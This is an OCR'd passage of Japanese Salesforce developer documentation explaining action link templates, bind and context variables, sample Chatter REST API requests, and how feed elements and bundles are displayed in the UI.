
合、テンプレートからアクションリンクグループをインスタンス化するときにこの共有変数の値を1回のみ指定します。

アクションリンクを表示できるユーザの設定

[ユーザ表示設定] ドロップダウンリストから値を選択して、アクションリンクがフィード要素に関連付けられた後にそのアクションリンクを表示できるユーザを決定します。

使用可能なオプションに [カスタムユーザのみに表示] と [カスタムユーザ以外の全員に表示] があります。このいずれかの値を選択して、アクションリンクを特定のユーザのみが表示できるようにするか、特定のユーザが表示できないようにします。次に、［カスタムユーザ (別名)］項目に値を入力します。この値はバインド変数キーです。アクションリンクグループをインスタンス化するコードで、キーを使用して、バインド変数の場合と同じように値を指定します。

次のテンプレートは、［カスタムユーザ (別名)］の値に **Invitee** を使用します。



アクションリンクグループをインスタンス化するときに、バインド変数を設定する場合と同じように値を設定します。

```
POST /connect/action-link-group-definitions


{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
        }
     ]
}
```

テンプレートで[作成者のマネージャのみに表示]を使用する場合にユーザにマネージャがいなければ、テンプレートからアクションリンクグループをインスタンス化するときにエラーが表示されます。この場合のマネージャは、インスタンス化の時点のマネージャです。インスタンス化した後にユーザのマネージャを変更した場合、この変更は反映されません。

コンテキスト変数の使用

コンテキスト変数を使用して、アクションリンクを実行したユーザとアクションリンクが呼び出されたコンテキストに関する情報を、アクションリンクの呼び出しによって実行された HTTP 要求に渡すことができます。コンテキスト変数は、Action Link Definition Input リクエストボディまたは `ConnectApi.ActionLinkDefinitionInput` オブジェクトの `actionUrl`、`headers`、および `requestBody` プロパティで使用できます。コンテキスト変数はまた、アクションリンクテンプレートの `[アクション URL]`、`[HTTP リクエストボディ]`、および `[HTTP ヘッダー]` 項目でも使用できます。テンプレートの公開後も、これらの項目は編集 (コンテキスト変数の追加と削除を含む) できます。

使用可能なコンテキスト変数は次のとおりです。

コンテキスト変数	説明
`{!actionLinkId}`	ユーザが実行したアクションリンクの ID。
`{!actionLinkGroupId}`	ユーザが実行したアクションリンクが含まれるアクションリンクグループの ID。

コンテキスト変数	説明
`{!communityId}`	ユーザがアクションリンクを実行したコミュニティの ID。内部組織の場合、値は空のキー `"000000000000000000"` になります。
`{!communityUrl}`	ユーザがアクションリンクを実行したコミュニティの URL。内部組織の場合、値は空の文字列 `""` になります。
`{!orgId}`	ユーザがアクションリンクを実行した組織の ID。
`{!userId}`	アクションリンクを実行したユーザの ID。


たとえば、Survey Example という会社に勤務していて、「**Survey Example for Salesforce**」というアプリケーションを Salesforce AppExchange 用に作成したとします。会社 A には「**Survey Example for Salesforce**」がインストールされています。会社 A の誰かが `surveyexample.com` にアクセスしてアンケートを作成します。Survey Example のコードは、Chatter REST API を使用して、会社 A の Salesforce 組織に本文テキスト **[調査を実行]** と、表示ラベル **[OK]** のアクションリンクを含むフィード項目を作成します。

この `UI` アクションリンクをクリックすると、ユーザが Salesforce からアンケートに回答する `surveyexample.com` の Web ページに移動します。

そのアクションリンクの `[HTTP リクエストボディ]` または `[アクション URL]` に `{!userId}` コンテキスト変数が含まれる場合、ユーザがフィードのアクションリンクをクリックすると、Salesforce はクリックしたユーザの ID を、作成した HTTP 要求に含めてサーバに送信します。

アクションリンクを作成する Survey Example のサーバ側コードに `{!actionLinkId}` コンテキスト変数が含まれる場合は、Salesforce がアクションリンクの ID を含む HTTP 要求を送信するため、この ID をデータベースに保存できます。

次の例では、アクションリンクテンプレートの `[アクション URL]` に `{!userId}` コンテキスト変数が含まれます。



ヒント: バインド変数とコンテキスト変数は同じ項目で使用できます。たとえば、アクション URL `https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}` にはバインド変数とコンテキスト変数が含まれています。

関連トピック:

- アクションリンクの使用
- テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

アクションリンクテンプレートの作成

[設定] でアクションリンクテンプレートを作成し、Chatter REST API または Apex から共通のプロパティを持つアクションリンクグループをインスタンス化できます。テンプレートをパッケージ化して他の Salesforce 組織に配布できます。

メモ: アクションリンクテンプレートは、[設定]から作成するだけでなく、メタデータ API、SOAP API、および REST API を使用して作成することもできます。

[アクション URL]、[HTTP リクエストボディ]、および [HTTP ヘッダー] 項目はバインド変数とコンテキスト変数をサポートします。テンプレートにバインド変数を定義し、アクションリンクグループをインスタンス化するときにその値を設定します。テンプレートでコンテキスト変数が使用されている場合、アクションリンクが実行されると Salesforce が値を入力して要求で返します。テンプレートでこれらの変数を使用する方法についての詳細は、「アクションリンクテンプレートの設計」を参照してください。

エディション

使用可能なエディション: **Personal** Edition を除くすべてのエディション。

ユーザ権限

アクションリンクグループテンプレートを作成する
- 「アプリケーションのカスタマイズ」

アクションリンクテンプレートを作成する
- 「アプリケーションのカスタマイズ」

1. [設定] で、[作成] > [アクションリンクテンプレート] をクリックします。
2. [新規] をクリックします。
3. テンプレートの [名前] を入力します。この名前が、アクションリンクグループテンプレートのリストに表示されます。

   これがアクションリンクグループテンプレートの公開後に編集可能な唯一のアクションリンクグループテンプレート値です。
4. [API 参照名] を入力します。コードからこのテンプレートを参照するには、開発者名を使用します。[API 参照名] はデフォルトの空白を除いた名前になります。文字、数字、アンダースコア文字のみを使用できます。
5. [カテゴリ] を選択します。これは、インスタンス化したアクションリンクグループをフィード要素上のどこに表示するかを示します。[プライマリ] を選択すると、アクションリンクグループはフィード要素の本文に表示されます。[オーバーフロー]を選択すると、アクションリンクグループはフィード要素のオーバーフローメニューに表示されます。

   アクションリンクグループテンプレートが [プライマリ] の場合、最大 3 個のアクションリンクテンプレートを含めることができます。アクションリンクグループテンプレートが [オーバーフロー] の場合、最大 4 個のアクションリンクテンプレートを含めることができます。
6. [実行可] の数を選択します。これは、このテンプレートからインスタンス化されたアクションリンクグループを何回実行できるかを示します (1 つのグループ内に同じアクションリンクを含めることはできません)。Unlimited を選択すると、グループ内のアクションリンクを種別 `Api` または `ApiAsync` にすることはできません。
7. (省略可能) [有効期限までの時間] を入力します。これは、アクションリンクグループを作成してから、アクションリンクグループが関連するフィード要素から削除され実行できなくなるまでの時間数です。最大値は、8760 です。

   「アクションリンクグループの有効期限の設定」を参照してください。
8. [保存] をクリックします。

9. [新規] をクリックしてアクションリンクテンプレートを作成します。

   アクションリンクテンプレートは、自動的に主従関係でアクションリンクグループテンプレートに関連付けられます。

10. ［アクション種別］をクリックします。

    値は次のとおりです。

    - `Api` — アクションリンクは、アクション URL で同期 API をコールします。Salesforce は、サーバから返された HTTP 状況コードに基づいて状況を `SuccessfulStatus` または `FailedStatus` に設定します。
    - `ApiAsync` — アクションリンクは、アクション URL で非同期 API をコールします。アクションは、非同期操作の完了時にサードパーティが `/connect/action-links/`***`actionLinkId`*** への要求を行って状況を `SuccessfulStatus` または `FailedStatus` に設定するまで、`PendingStatus` 状態のままになります。
    - `Download` — アクションリンクは、アクション URL からファイルをダウンロードします。
    - `Ui` — アクションリンクは、アクション URL で Web ページをユーザに表示します。

11. ［アクション URL］を入力します。これはアクションリンクの URL です。

    `UI` アクションリンクの場合、URL は Web ページになります。`Download` アクションリンクの場合、URL は、ダウンロードするファイルへのリンクになります。`Api` アクションリンクまたは `ApiAsync` アクションリンクの場合、URL は REST リソースになります。

    Salesforce サーバでホストされるリソースへのリンクは、 `/` で開始する相対リンクにすることができます。他のすべてのリンクは、`https://` で始まる絶対リンクにする必要があります。この項目には、バインド変数を `{!Bindings.`***`key`***`}` 形式で含めることができます (`https://www.example.com/{!Bindings.itemId}` など)。バインド変数の値は、テンプレートからアクションリンクグループをインスタンス化するときに設定します。たとえば、次の Chatter REST API の例では、`itemId` の値が `8675309` に設定されます。

```
POST /connect/action-link-group-definitions



{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"itemId",
           "value": "8675309"
        }
     ]
```

```
}
```

この項目には、コンテキスト変数を含めることもできます。コンテキスト変数を使用して、アクションリンクを実行したユーザに関する情報をサーバ側のコードに渡すことができます。たとえば、次のアクションリンクは、アンケートに回答するためにアクションリンクをクリックしたユーザの ID を、アンケートをホストするサーバに渡します。

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

12. HTTP 要求の実行に使用する［HTTP メソッド］を入力します。
13. (省略可能) ［アクション種別］が Api または ApiAsync の場合、［HTTP リクエストボディ］を入力します。
    この項目には、バインド変数とコンテキスト変数を含めることができます。
14. (省略可能) ［アクション種別］が Api または ApiAsync の場合、［HTTP ヘッダー］を入力します。
    この項目には、バインド変数とコンテキスト変数を含めることができます。
    テンプレートからインスタンス化されたアクションリンクが Salesforce リソースへの要求を実行する場合、テンプレートには Content-Type ヘッダーが必要です。
15. (省略可能) このアクションリンクをグループのデフォルトリンク (UI で特殊な形式を使用) にするには、［グループ内のデフォルトリンク］を選択します。各グループに含めることができるデフォルトリンクは 1 つのみです。
16. (省略可能) アクションリンクが実行される前にユーザに確認ダイアログを表示するには、［要確認］を選択します。
17. このテンプレートからインスタンス化されたアクションリンクグループ内のアクションリンクの相対［位置］を入力します。最初の位置は 0 です。
18. ［表示ラベルキー］を入力します。この値は、状況 NewStatus、PendingStatus、SuccessfulStatus、FailedStatus に対して表示される UI 表示ラベルセットのキーです。
    たとえば、[投稿] セットには、[投稿]、[投稿待機中]、[投稿済み]、[投稿失敗] の表示ラベルが含まれます。次の画像は、状況の値が SuccessfulStatus のときの [投稿] 表示ラベルキーを持つアクションリンクを示します。



19. (省略可能) アクションリンクに適した［表示ラベルキー］値がない場合、［表示ラベルキー］を [なし] に設定して、［表示ラベル］項目に値を入力します。

    アクションリンクには、NewStatus、PendingStatus、SuccessStatus、FailedStatus の 4 つの状況があります。次の文字列が、各状況の表示ラベルに追加されます。

    - *表示ラベル*
    - *表示ラベル待機中*
    - *表示ラベル成功*
    - *表示ラベル失敗*

    たとえば、`label` の値が「See Example」の場合、4 つのアクションリンクの状態の値は「See Example」、「See Example 待機中」、「See Example 成功」、および「See Example 失敗」になります。

    アクションリンクでは、表示ラベル名の生成に `LabelKey` または `Label` を使用できますが、両方は使用できません。

20. ［ユーザ表示設定］を選択します。これはアクションリンクグループを表示できるユーザを示します。

    [作成者のマネージャのみに表示] を選択した場合、マネージャはアクションリンクグループがインスタンス化されたときの作成者のマネージャになります。アクションリンクグループがインスタンス化された後に作成者のマネージャが変わった場合、変更は反映されません。

21. (省略可能) [カスタムユーザのみに表示] または [カスタムユーザ以外の全員に表示] を選択した場合は、［カスタムユーザ (別名) ］を入力します。

    バインド変数の値を設定する場合と同様に、文字列を入力し、アクションリンクグループをインスタンス化するときにその値を設定します。ただし、テンプレートではバインド変数の構文は使用せずに、値のみ

を入力してください。たとえば、`ExpenseApprover` などと入力します。次の Chatter REST API の例では、`ExpenseApprover` の値を `005B0000000Ge16` に設定します。

```
POST /connect/action-link-group-definitions


{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ExpenseApprover",
           "value": "005B0000000Ge16"
        }
     ]
}
```

22. このアクショングループテンプレートに別のアクションリンクテンプレートを作成するには、[保存 & 新規] をクリックします。
23. このアクショングループテンプレートへのアクションリンクテンプレートの追加が完了したら、[保存] をクリックします。
24. アクショングループテンプレートを公開するには、[最後に開いたビューへ] をクリックして [アクショングループテンプレート] リストビューに戻ります。

    重要: Apex または Chatter REST API でアクショングループをテンプレートからインスタンス化するには、事前にテンプレートを公開する必要があります。

25. 公開するアクショングループテンプレートの [編集] をクリックします。
26. [公開済み] を選択して、[保存] をクリックします。

関連トピック:

アクションリンクの使用

テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

アクションリンクテンプレートの編集

未公開のアクションリンクグループテンプレートおよび関連付けられているアクションリンクテンプレートのすべての項目を編集できます。

1. [設定] で、[作成] > [アクションリンクテンプレート] をクリックします。
2. アクションリンクグループテンプレートを編集するには、名前の横にある [編集] をクリックします。

   グループテンプレートが公開されていない場合は、任意の項目を編集します。公開されている場合は、［名前］項目のみを編集します。
3. アクションリンクテンプレートを編集する手順は次のとおりです。
   a. 主アクションリンクグループテンプレートの名前をクリックします。
   b. アクションリンクテンプレート ID をクリックして、アクションリンクテンプレートの詳細ページを表示します。
   c. [編集] をクリックします。

      関連付けられているアクションリンクグループテンプレートが公開されていない場合は、任意の項目を編集します。公開されている場合は、次のいずれかの項目を編集します。

      - アクション URL
      - HTTP リクエストボディ
      - HTTP ヘッダー

      上記の項目は、コンテキスト変数およびバインド変数をサポートします。

      これらのいずれかの項目のコンテキスト変数を追加および削除できます。

      新しいバインド変数を追加することはできません。実行できる操作は、次のとおりです。

      - バインド変数をアクションリンクテンプレートの別の編集可能項目に移動する。
      - アクションリンクテンプレートでバインド変数を複数回使用する。
      - 同じアクションリンクグループテンプレートに関連付けられている任意のアクションリンクテンプレートでバインド変数を複数回使用する。
      - バインド変数を削除する。

エディション

使用可能なエディション: **Personal** Edition を除くすべてのエディション。

ユーザ権限

アクションリンクグループテンプレートを編集する
- 「アプリケーションのカスタマイズ」

アクションリンクテンプレートを編集する
- 「アプリケーションのカスタマイズ」

関連トピック:

アクションリンクの使用

テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

アクショングループテンプレートの削除

アクショングループテンプレートを削除すると、関連付けられているアクションリンクテンプレートと、そのテンプレートからインスタンス化されているすべてのアクショングループが削除されます。削除されたアクショングループは、関連付けられているすべてのフィード要素に表示されなくなります。

1. [設定] で、[作成] > [アクションリンクテンプレート] をクリックします。
2. アクショングループテンプレートを削除するには、名前の横にある [削除] をクリックします。

   重要: アクショングループテンプレートを削除すると、関連付けられているアクションリンクテンプレートと、そのテンプレートからインスタンス化されているすべてのアクショングループが削除されます。アクショングループは、関連付けられているすべてのフィード要素から削除されます。つまり、アクションリンクはフィードの投稿に表示されなくなります。

3. アクションリンクテンプレートを削除する手順は、次のとおりです。
   a. 主アクショングループテンプレートの名前をクリックします。
   b. アクションリンクテンプレート ID をクリックして、アクションリンクテンプレートの詳細ページを表示します。
   c. [削除] をクリックします。

   重要: 公開されているアクショングループテンプレートに関連付けられているアクションリンクテンプレートは削除できません。

エディション

使用可能なエディション: **Personal** Edition を除くすべてのエディション。

ユーザ権限

アクショングループテンプレートを削除する
- 「アプリケーションのカスタマイズ」

アクションリンクテンプレートを削除する
- 「アプリケーションのカスタマイズ」

関連トピック:

アクションリンクの使用

テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

アクションリンクテンプレートのパッケージ化

アクションリンクテンプレートをパッケージ化して他の Salesforce 組織に配布できます。

アクションリンクグループテンプレートを追加すると、関連付けられているアクションリンクテンプレートもパッケージに追加されます。アクションリンクグループテンプレートは、未管理パッケージまたは管理パッケージに追加できます。アクションリンクグループテンプレートは、パッケージ化できるコンポーネントとして管理パッケージのすべての機能 (AppExchange のリスト、転送アップグレード、インストール後 Apex スクリプト、ライセンス管理、高度な登録者サポートなど) も活用できます。管理パッケージを作成するには、Developer Edition 組織を使用する必要があります。

- 「*パッケージの作成および編集*」(https://help.salesforce.com) を参照してください。

エディション

使用可能なエディション: **Personal** Edition を除くすべてのエディション。

ユーザ権限

アクションリンクテンプレートをパッケージ化する
- 「AppExchange パッケージの作成」

関連トピック:

アクションリンクの使用

テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

フィードおよびフィード要素の使用

API バージョン 30.0 以前では、Chatter フィードはフィード項目のコンテナでした。API バージョン 31.0 では、フィードの定義が拡張され、フィード項目モデルに完全には適合しない新しいオブジェクトが追加されました。Chatter フィードは、*フィード要素*のコンテナになりました。抽象クラス `ConnectApi.FeedElement` は、既存の `ConnectApi.FeedItem` クラスに対する親クラスとして導入されました。フィード要素が共有するプロパティのサブセットは、`ConnectApi.FeedElement` クラスに移動しました。フィードとフィード要素は Chatter の中核部分であるため、Chatter in Apex を使用してアプリケーションを開発するには、これらの理解が不可欠です。

メモ: Salesforce ヘルプでは、フィード項目を*投稿*、バンドルを*バンドル投稿*と呼んでいます。

機能

フィードを多様化する取り組みの一環として、フィード要素の持つさまざまな機能性を個々の*機能*に分割しました。機能では、一貫した方法でフィードのオブジェクトを操作できます。フィード要素で使用できる機能を判別するためにフィード要素種別を調べないでください。使用可能な機能を明示的に示す機能オブジェクトを調べてください。機能が存在するかどうかを確認することで、フィード要素に対してクライアントが実行できる操作を判別します。

`ConnectApi.FeedElement.capabilities` プロパティには、`ConnectApi.FeedElementCapabilities` オブジェクトが保持されます。このオブジェクトには機能オブジェクトのセットが保持されます。

機能オブジェクトには、機能が使用可能であるという情報と、その機能に関連付けられたデータが含まれます。フィード要素に機能プロパティが存在する場合、機能に関連付けられたデータがまだなくてもその機能を使用できます。たとえば、`chatterLikes` 機能プロパティがフィード要素に存在する場合 (`chatterLikes.page.items` プロパティ内のいいね! リストにいいね! が含まれているかどうかに関係なく)、

コンテキストユーザはそのフィード要素にいいね! と言うことができます。その機能プロパティがフィード要素に存在しない場合、そのフィード要素にいいね! と言うことはできません。

フィード要素を投稿するときに、`ConnectApi.FeedElementInput.capabilities` プロパティで特性を指定します。

Salesforce UI でのフィード項目の表示

メモ: `ConnectApi.FeedItem` は `ConnectApi.FeedElement` のサブクラスです。

「機能」で学んだように、クライアントは `ConnectApi.FeedElement.capabilities` プロパティを使用して、フィード要素で可能な操作やフィード要素を表示する方法を判別します。`ConnectApi.FeedItem` 以外のすべてのフィード要素のサブクラスでは、クライアントはサブクラスの種別を知る必要はありません。ただ機能を見るだけですみます。フィード項目には機能がありますが、`actor` などのプロパティもいくつかあり、これらは機能として公開されていません。このため、クライアントは他のフィード要素と少し異なる方法でフィード項目を処理する必要があります。

ユーザに一貫した方法でフィード項目を表示し、開発者に容易にUIを作成する手段を提供するために、Salesforce UI では、1 つのレイアウトを使用してすべてのフィード項目を表示しています。このレイアウトには常に同じ要素が含まれ、この要素は常に同じ位置にあります。変化するのはレイアウト要素のコンテンツのみです。

次のフィード項目 (`ConnectApi.FeedItem`) レイアウト要素があります。

1. アクター (`ConnectApi.FeedItem.actor`) — フィード項目の作成者の写真またはアイコン (作成者は、フィード項目種別レベルで上書きできます。たとえば、ダッシュボードスナップショットフィード項目種別には、作成者としてダッシュボードが表示されます)。
2. ヘッダー (`ConnectApi.FeedElement.header`) — コンテキストを提供します。同じフィード項目に、誰がどこに投稿したかに応じて異なるヘッダーを設定できます。たとえば、Gordon がこのフィード項目を自分のプロファイルに投稿したとします。次にそのフィード項目をグループと共有すると、グループフィードのフィード項目のヘッダーが「Gordon Johnson (元の投稿者: Gordon Johnson)」になります。「元の投稿者」テキストが Gordon のプロファイルのフィード項目へのリンクになります。
3. 内容 (`ConnectApi.FeedElement.body`) — すべてのフィード項目には内容がありますが、ユーザがフィード項目のテキストを指定しない場合は、内容が `null` になることがあります。内容は `null` になる可能性があるため、テキスト表示のデフォルトケースとして使用できません。代わりに、

`ConnectApi.FeedElement.header.text` プロパティを使用します。このプロパティには常に値が含まれます。

4. 補助内容 (`ConnectApi.FeedElement.capabilities`) — 機能の視覚化。「機能」を参照してください。

   重要: `attachment` プロパティは、API バージョン 32.0 以降でサポートされていません。代わりに、`ConnectApi.FeedElementCapabilities` オブジェクトを保持する `capabilities` プロパティを使用して、フィード要素に表示する項目を検出します。


5. 作成者タイムスタンプ (`ConnectApi.FeedElement.relativeCreatedDate`) — フィード項目が投稿された日時。フィード項目の作成後 2 日を経過していない場合、日時は相対的なローカライズされた文字列として書式設定されます (「17 分前」、「昨日」など)。それ以外の場合は、日時は絶対的なローカライズされた文字列として書式設定されます。

Salesforce でのフィード項目以外のフィード要素の表示方法

「機能」セクションで学んだように、クライアントは `ConnectApi.FeedElement.capabilities` プロパティを使用して、フィード要素で可能な操作やフィード要素を表示する方法を判別する必要があります。このセクションでは、フィード要素の表示方法の一例としてバンドルを使用しますが、これらのプロパティはどのフィード要素でも使用できます。機能によって、フィードのすべてのコンテンツを一貫して処理できます。

メモ: バンドル投稿にはフィード追跡変更が含まれます。Salesforce1 ダウンロード可能アプリケーションでは、バンドル投稿がレコードフィードのみにあります。

きれいに整理されたフィードをユーザに提供するために、Salesforce では、フィード変更追跡が 1 つのバンドルに集約されます。個々のフィード要素を表示するには、バンドルをクリックします。



バンドルは、`ConenctApi.BundleCapability` を備えた `ConnectApi.GenericFeedElement` オブジェクトです (これは`ConnectApi.FeedElement` の具象サブクラスです)。次のバンドルレイアウト要素があります。

1. ヘッダー(ConnectApi.FeedElement.header)—フィード変更追跡バンドルの場合、このテキストは「このレコードは更新されました。」です。

   ヘッダーの下にある時間は、ConnectApi.FeedElement.relativeCreatedDate プロパティです。

2. 補助内容(ConnectApi.FeedElement.capabilities.bundle.changes)—バンドルは、バンドル内の最初の 2 つのフィード変更追跡について fieldName、oldValue、および newValue プロパティを表示します。フィード変更追跡が 3 つ以上ある場合、バンドルは [すべての更新を表示] リンクを表示します。

フィード要素の表示

